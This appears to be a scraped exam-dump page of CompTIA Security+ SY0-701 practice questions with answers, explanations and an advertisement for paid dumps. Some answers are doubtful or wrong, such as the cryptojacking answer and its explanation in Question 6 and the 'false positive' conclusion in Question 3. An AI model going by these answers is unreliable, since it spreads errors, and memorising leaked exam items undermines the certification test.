

CompTIA.SY0-701.v2026-10-28.q386

Exam Code:	SY0-701
Exam Name:	CompTIA Security+ Certification Exam
Certification Provider:	CompTIA
Free Question Number:	386
Version:	v2026-10-28
# of views:	148
# of Questions views:	3860
https://www.freepdfdumps.com/CompTIA.SY0-701.v2026-10-28.q386.html	

NEW QUESTION: 1

Which of the following can best contribute to prioritizing patch applications?

- A. CVSS
- B. SCAP
- C. OSINT
- D. CVE

Answer: A (LEAVE A REPLY)

CVSS (Common Vulnerability Scoring System) provides a standardized way to rate the severity of software vulnerabilities. Organizations use CVSS scores to prioritize which vulnerabilities to address first, focusing on those with the highest risk.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 4.2: "CVSS scores help organizations prioritize patching based on the severity of vulnerabilities." Exam Objectives 4.2: "Summarize vulnerability management processes."

NEW QUESTION: 2

A security officer observes that a software development team is not complying with its corporate security policy on encrypting confidential data. Which of the following categories refers to this type of non- compliance?

- A. External
- B. Standard
- C. Regulation
- D. Internal

Answer: D (LEAVE A REPLY)

Non-compliance with internal policies, such as corporate security policies, falls under internal non- compliance. These are rules created and enforced within the organization to maintain security standards.

External non-compliance (A) refers to violations of outside regulations or laws. Standards (B) are generally established best practices or industry guidelines, and regulation (C) refers to legal or governmental requirements.

Internal compliance management is a key focus area in the Security Program Management domain of SY0-701

#6:Chapter 16 CompTIA Security+ Study Guide#.

NEW QUESTION: 3

After reviewing the following vulnerability scanning report:

Server: 192.168.14.6

Service: Telnet

Port: 23 Protocol: TCP

Status: Open Severity: High

Vulnerability: Use of an insecure network protocol

A security analyst performs the following test:

```
nmap -p 23 192.168.14.6 -script telnet-encryption
```

PORT STATE SERVICE REASON

23/tcp open telnet syn-ack

| telnet encryption:

| _ Telnet server supports encryption

Which of the following would the security analyst conclude for this reported vulnerability?

- A. It is a false positive.
- B. A rescan is required.
- C. It is considered noise.
- D. Compensating controls exist.

Answer: (SHOW ANSWER)

A false positive is a result that indicates a vulnerability or a problem when there is none. In this case, the vulnerability scanning report shows that the telnet service on port 23 is open and uses an insecure network protocol. However, the security analyst performs a test using nmap and a script that checks for telnet encryption support. The result shows that the telnet server supports encryption, which means that the data transmitted between the client and the server can be protected from eavesdropping. Therefore, the reported vulnerability is a false positive and does not reflect the actual security posture of the server. The security analyst should verify the encryption settings of the telnet server and client and ensure that they are configured properly. References: 3: Telnet Protocol - Can You Encrypt Telnet?

NEW QUESTION: 4

A company is implementing a policy to allow employees to use their personal equipment for work. However, the company wants to ensure that only company-approved applications can be installed. Which of the following addresses this concern?

- A. MDM
- B. Containerization
- C. DLP
- D. FIM

Answer: A (LEAVE A REPLY)

Mobile Device Management (MDM) is a security solution that allows organizations to enforce policies on employee-owned or company-issued mobile devices. It can restrict the installation of unauthorized applications, ensuring that only company-approved apps are used.

Containerization isolates work applications from personal applications but does not enforce app restrictions.

Data Loss Prevention (DLP) focuses on preventing sensitive data leaks rather than managing app installations.

File Integrity Monitoring (FIM) tracks changes to files and system configurations but does not control app installations.

Therefore, MDM is the best solution for restricting unauthorized applications on personal devices.

NEW QUESTION: 5

A user would like to install software and features that are not available with a smartphone's default software.

Which of the following would allow the user to install unauthorized software and enable new features?

- A. SOU
- B. Cross-site scripting
- C. Jailbreaking
- D. Side loading

Answer: C ([LEAVE A REPLY](#))

Jailbreaking is the process of removing restrictions imposed by the manufacturer on a smartphone, allowing the user to install unauthorized software and features not available through official app stores. This action typically voids the warranty and can introduce security risks by bypassing built-in protections.

* SOU (Statement of Understanding) is not related to modifying devices.

* Cross-site scripting is a web-based attack technique, unrelated to smartphone software.

* Side loading refers to installing apps from unofficial sources but without necessarily removing built-in restrictions like jailbreaking does.

NEW QUESTION: 6

An administrator is investigating an incident and discovers several users' computers were infected with malware after viewing files that were shared with them. The administrator discovers no degraded performance in the infected machines and an examination of the log files does not show excessive failed logins. Which of the following attacks is most likely the cause of the malware?

- A. Malicious flash drive
- B. Remote access Trojan
- C. Brute-forced password
- D. Cryptojacking

Answer: D ([LEAVE A REPLY](#))

Cryptojacking is the likely cause in this scenario. It involves malware that hijacks the resources of infected computers to mine cryptocurrency, usually without the user's knowledge. This type of attack doesn't typically degrade performance significantly or result in obvious system failures, which matches the situation described, where the machines showed no signs of degraded performance or excessive failed logins.

References =

* CompTIA Security+ SY0-701 Course Content: Cryptojacking is covered under types of malware attacks, highlighting its stealthy nature and impact on infected systems.

NEW QUESTION: 7

An organization wants to ensure the integrity of compiled binaries in the production environment. Which of the following security measures would best support this objective?

- A. Input validation
- B. Code signing
- C. SQL injection
- D. Static analysis

Answer: B ([LEAVE A REPLY](#))

The correct answer is B. Code signing.

Code signing uses a digital signature to verify the authenticity and integrity of software, scripts, drivers, or compiled binaries. If a compiled binary is signed, the production environment can verify that the binary came from a trusted source and has not been modified since it was signed.

This supports integrity because any unauthorized change to the binary would invalidate the signature.

Why the other options are incorrect:

A). Input validation

Input validation helps prevent attacks such as injection, cross-site scripting, and malformed input attacks. It does not verify the integrity of compiled binaries.

C). SQL injection

SQL injection is an attack technique, not a security measure.

D). Static analysis

Static analysis reviews source code or binaries without executing them. It can help identify vulnerabilities before deployment, but it does not provide ongoing integrity verification of compiled binaries in production.

Therefore, the best answer is code signing.

NEW QUESTION: 8

A security analyst collects IOCs from a cybersecurity bulletin. Which of the following should the analyst do next to assess if an environment is compromised?

A. Root cause analysis

B. Threat hunting

C. Tabletop exercise

D. Penetration test

Answer: (SHOW ANSWER)

Threat hunting is the correct next step because the analyst already has indicators of compromise from a cybersecurity bulletin and now needs to search the environment for evidence of those indicators. Threat hunting is proactive investigation using IOCs, threat intelligence, logs, endpoint telemetry, network data, and SIEM queries to determine whether malicious activity exists. Root cause analysis happens after an incident is confirmed and understood. A tabletop exercise is a simulated discussion used to test response readiness, not to check current compromise. A penetration test is an authorized offensive assessment and does not directly use received IOCs to determine whether systems are already affected.

Security+ treats IOC-driven investigation as a threat hunting activity.

NEW QUESTION: 9

Which of the following architecture models ensures that critical systems are physically isolated from the network to prevent access from users with remote access privileges?

A. Segmentation

B. Virtualized

C. Air-gapped

D. Serverless

Answer: C (LEAVE A REPLY)

An air-gapped (C) system is completely isolated from unsecured networks (like the internet) and other systems, preventing any form of remote access. This is often used in highly sensitive environments such as military, nuclear, or critical infrastructure systems.

This is mentioned under Domain 3.4: Given a scenario, apply cybersecurity resilience concepts in the CompTIA Security+ SY0-701 Exam Objectives, specifically under "Isolation (e.g., air-gapped)".

Reference: CompTIA Security+ SY0-701 Objectives, Domain 3.4 - "Cybersecurity resilience: Isolation (e.g., air-gapped)."

NEW QUESTION: 10

The private key for a website was stolen, and a new certificate has been issued. Which of the following needs to be updated next?

- A. OCSP
- B. CSR
- C. SCEP
- D. CRL

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 11

Which of the following explains how to determine the global regulations that data is subject to regardless of the country where the data is stored?

- A. Data segmentation
- B. Geographic dispersion
- C. Geographic restrictions
- D. Data sovereignty

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 12

An organization is evaluating the cost of licensing a new solution to prevent ransomware. Which of the following is the most helpful in making this decision?

- A. ALE
- B. SLE
- C. RTO
- D. ARO

Answer: A ([LEAVE A REPLY](#))

ALE (Annualized Loss Expectancy) is the risk management metric most helpful when deciding whether the licensing cost of a ransomware prevention solution is justified. ALE calculates the expected yearly financial loss from a particular threat. It is computed as:

$$\text{ALE} = \text{SLE} \times \text{ARO}$$

* SLE (Single Loss Expectancy) estimates the monetary impact of one ransomware incident.

* ARO (Annualized Rate of Occurrence) estimates how often the incident is expected to happen each year.

By comparing ALE to the annual licensing cost of the new security solution, the organization can make a financially informed decision based on cost-benefit analysis. If ALE exceeds the solution's cost, the purchase is justified.

RTO (C) relates to recovery time after outages, not cost justification. SLE (B) is only part of the calculation and insufficient alone. ARO (D) shows frequency but not financial impact.

Security+ SY0-701 highlights ALE as the primary metric for evaluating security investments.

Thus, ALE is the key factor in determining whether purchasing ransomware protection is financially beneficial.

NEW QUESTION: 13

A company is aware of a given security risk related to a specific market segment. The business chooses not to accept responsibility and target their services to a different market segment. Which of the following describes this risk management strategy?

- A. Exemption
- B. Exception
- C. Avoid
- D. Transfer

Answer: C ([LEAVE A REPLY](#))

Detailed Explanation: Avoidance involves choosing not to engage in activities or markets where certain risks are present. This is a proactive approach to risk management. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Risk Management Strategies".

NEW QUESTION: 14

A security consultant needs secure, remote access to a client environment. Which of the following should the security consultant most likely use to gain access?

- A. EAP
- B. DHCP
- C. IPSec
- D. NAT

Answer: C ([LEAVE A REPLY](#))

IPSec is a protocol suite that provides secure communication over IP networks. IPSec can be used to create virtual private networks (VPNs) that encrypt and authenticate the data exchanged between two or more parties. IPSec can also provide data integrity, confidentiality, replay protection, and access control. A security consultant can use IPSec to gain secure, remote access to a client environment by establishing a VPN tunnel with the client's network. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 8: Secure Protocols and Services, page 385 1

NEW QUESTION: 15

An organization plans to increase security controls for devices that connect to its internal network. The additional security control must perform port-based authentication as part of the connection process. Which of the following should the organization implement?


- A. EDR
- B. SASE
- C. 802.1X
- D. WPA3


Answer: C ([LEAVE A REPLY](#))

802.1X is the correct answer because it provides port-based network access control. It authenticates devices or users before allowing access through a switch port or wireless access point. In a typical deployment, the supplicant is the endpoint, the authenticator is the switch or access point, and the authentication server is often RADIUS. This allows an organization to prevent unauthorized devices from connecting to the internal network. EDR protects endpoints by detecting and responding to threats, but it does not provide port-based authentication. SASE is a cloud-delivered security architecture for secure access and networking. WPA3 strengthens wireless encryption and authentication, but the phrase "port-based authentication" specifically identifies 802.1X. Therefore, 802.1X best satisfies the requirement.

NEW QUESTION: 16

A security analyst is creating the first draft of a network diagram for the company ' s new customer-facing payment application that will be hosted by a third-party cloud service provider.






Answer:

See the Explanation for complete solution for this task.

Explanation:

A diagram of a computer AI-generated content may be incorrect.



Step 1: Understand Requirements & Security Principles

Requirements:

Customer-facing payment application (PCI DSS compliance applies)

Hosted on third-party cloud (e.g., AWS)

Must segment public-facing and internal resources

Needs to be scalable and resilient

Must have strong security controls

Step 2: Design the High-Level Network Layout

Core Components:

VPC (Virtual Private Cloud): Isolates your environment from other tenants in the cloud.

Subnets:

Public subnet: For resources that must communicate with the internet.

Private subnet: For internal resources, NOT directly exposed to the internet.

Step 3: Place Resources in Appropriate Subnets

Public Subnet:

Internet-facing Load Balancer (LB): Distributes traffic to application servers.

Web Application Firewall (WAF): Protects against web exploits.

Autoscaling Instances: EC2 (or VM) servers running your web front-end, automatically scaling as traffic grows.

Private Subnet:

Application servers: Back-end logic, not exposed to internet directly.

Database: Sensitive data storage, only accessible by application servers.

Internal Load Balancer: Manages traffic among app servers.

WAF: Can be used internally as well for defense-in-depth.

Step 4: Add Connectivity and Security Controls

Internet Gateway: Allows resources in public subnet to communicate with the internet.

NAT Gateway: Allows outbound internet traffic from private subnet without exposing private IPs.

Security Groups: Firewalls at the instance level; allow only necessary traffic (e.g., LB to web server, web server to DB).

Network ACLs: Subnet-level firewalls for additional control.

Step 5: Network Diagram Explanation (Based on Your Images)

Public Subnet (Top Layer)

Load Balancer

Accepts HTTPS traffic from customers.

Sends only necessary HTTP/HTTPS to web servers in public subnet.

WAF (Web Application Firewall)

Sits in front of Load Balancer.

Filters malicious requests (SQLi, XSS, etc.).

Autoscaling Group

Multiple web servers for redundancy and scalability.

Placed in public subnet to respond to traffic spikes.

Private Subnet (Bottom Layer)

Application Servers

Receive requests from public subnet's load balancer.

Not directly exposed to the internet.

Database

Only accessible from application servers, never public.

Security groups restrict all inbound traffic except from app servers.

Internal Load Balancer

Balances requests to application servers.

Step 6: Flow of Data (Step-by-Step)

Client - > Internet Gateway - > WAF - > Load Balancer (Public Subnet): Customers initiate connections to your app over the internet.

Load Balancer - > Autoscaling Web Servers (Public Subnet): Load balancer routes requests to available web servers.

Web Servers - > Application Logic (Private Subnet): Web servers pass necessary requests to the internal application servers.

App Servers - > Database (Private Subnet): Application servers query/update customer payment data in the database.

Outbound (NAT Gateway): App servers may need to access updates or external APIs-use NAT Gateway for secure outbound connections.

Step 7: Security Best Practices

Security Groups: Only allow necessary ports (e.g., 443 for HTTPS to LB, 3306 for MySQL between app server and DB).

Network ACLs: Add another layer of subnet-level restrictions.

Encryption: Use HTTPS for all external connections, encrypt data at rest and in transit (TLS, disk encryption).

IAM Roles/Policies: Principle of least privilege for accessing resources.

Monitoring/Logging: Enable VPC flow logs, cloud service logs, and application logging.

Patch Management: Automate patching for OS and applications.

Backups: Regular, secure backups of critical data.

Step 8: Compliance Considerations

For payment applications (PCI DSS):

Isolate cardholder data environment (CDE).

Strong access controls (multi-factor authentication, role separation).

Regular vulnerability assessments and penetration testing.

Retain logs for auditing.

Step 9: Draw the Architecture (Summary)

Internet Gateway: Allows inbound/outbound internet access.

Public Subnet: WAF, Load Balancer, Autoscaling group.

Private Subnet: App servers, DB, internal LB.

NAT Gateway: Outbound access for private resources.

Security Groups/ACLs: Control all traffic flows.

Monitoring/Logging: Enabled at all levels.

Bonus: Sample Security Group Rules

Web Server (Public Subnet):

Inbound: 443 (HTTPS) from Internet

Outbound: 80/443 to App Servers

App Server (Private Subnet):

Inbound: 80/443 from Web Servers

Outbound: 3306 (MySQL) to Database

Database (Private Subnet):

Inbound: 3306 from App Servers

Outbound: None (unless replication required)

References to Security+ Domains

1.0 General Security Concepts: Principle of least privilege, defense in depth.

2.0 Threats, Vulnerabilities, Mitigations: WAF, segmentation, patching.

3.0 Security Architecture: Network segmentation, secure design.

4.0 Security Operations: Monitoring, logging, response.

5.0 Security Program Management: Compliance, policy.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 17

An accountant is transferring information to a bank over FTP. Which of the following mitigations should the accountant use to protect the confidentiality of the data?

A. Data masking

B. Obfuscation

- C. Encryption
- D. Tokenization

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 18

Which of the following is a reason an organization should use different CSPs for a critical financial application?

- A. Application overhead can be better load balanced across multiple providers.
- B. Platform diversity reduces the likelihood of losing access to resources.
- C. Parallel processing allows continued operations while deploying time-critical security updates.
- D. Selection of a hot site minimizes downtime and helps the organization meet its RTO.

Answer: ([SHOW ANSWER](#))

Using different cloud service providers supports platform diversity and reduces dependency on a single provider. For a critical financial application, this improves resilience because a provider outage, regional disruption, account issue, or provider-specific service failure is less likely to make all resources unavailable at once. This is a multi-cloud availability and continuity strategy. Option A focuses on load balancing application overhead, which may be possible but is not the strongest Security+ reason for using different CSPs. Option C incorrectly frames the benefit as parallel processing for security updates. Option D describes a hot site, which is a disaster recovery location, not necessarily the reason for using multiple CSPs. The core architectural benefit is reducing single-provider dependency through platform diversity.

NEW QUESTION: 19

Which of the following is a reason environmental variables are a concern when reviewing potential system vulnerabilities?

- A. The contents of environmental variables could affect the scope and impact of an exploited vulnerability.
- B. In-memory environmental variable values can be overwritten and used by attackers to insert malicious code.
- C. Environmental variables define cryptographic standards for the system and could create vulnerabilities if deprecated algorithms are used.
- D. Environmental variables will determine when updates are run and could mitigate the likelihood of vulnerability exploitation.

Answer: ([SHOW ANSWER](#))

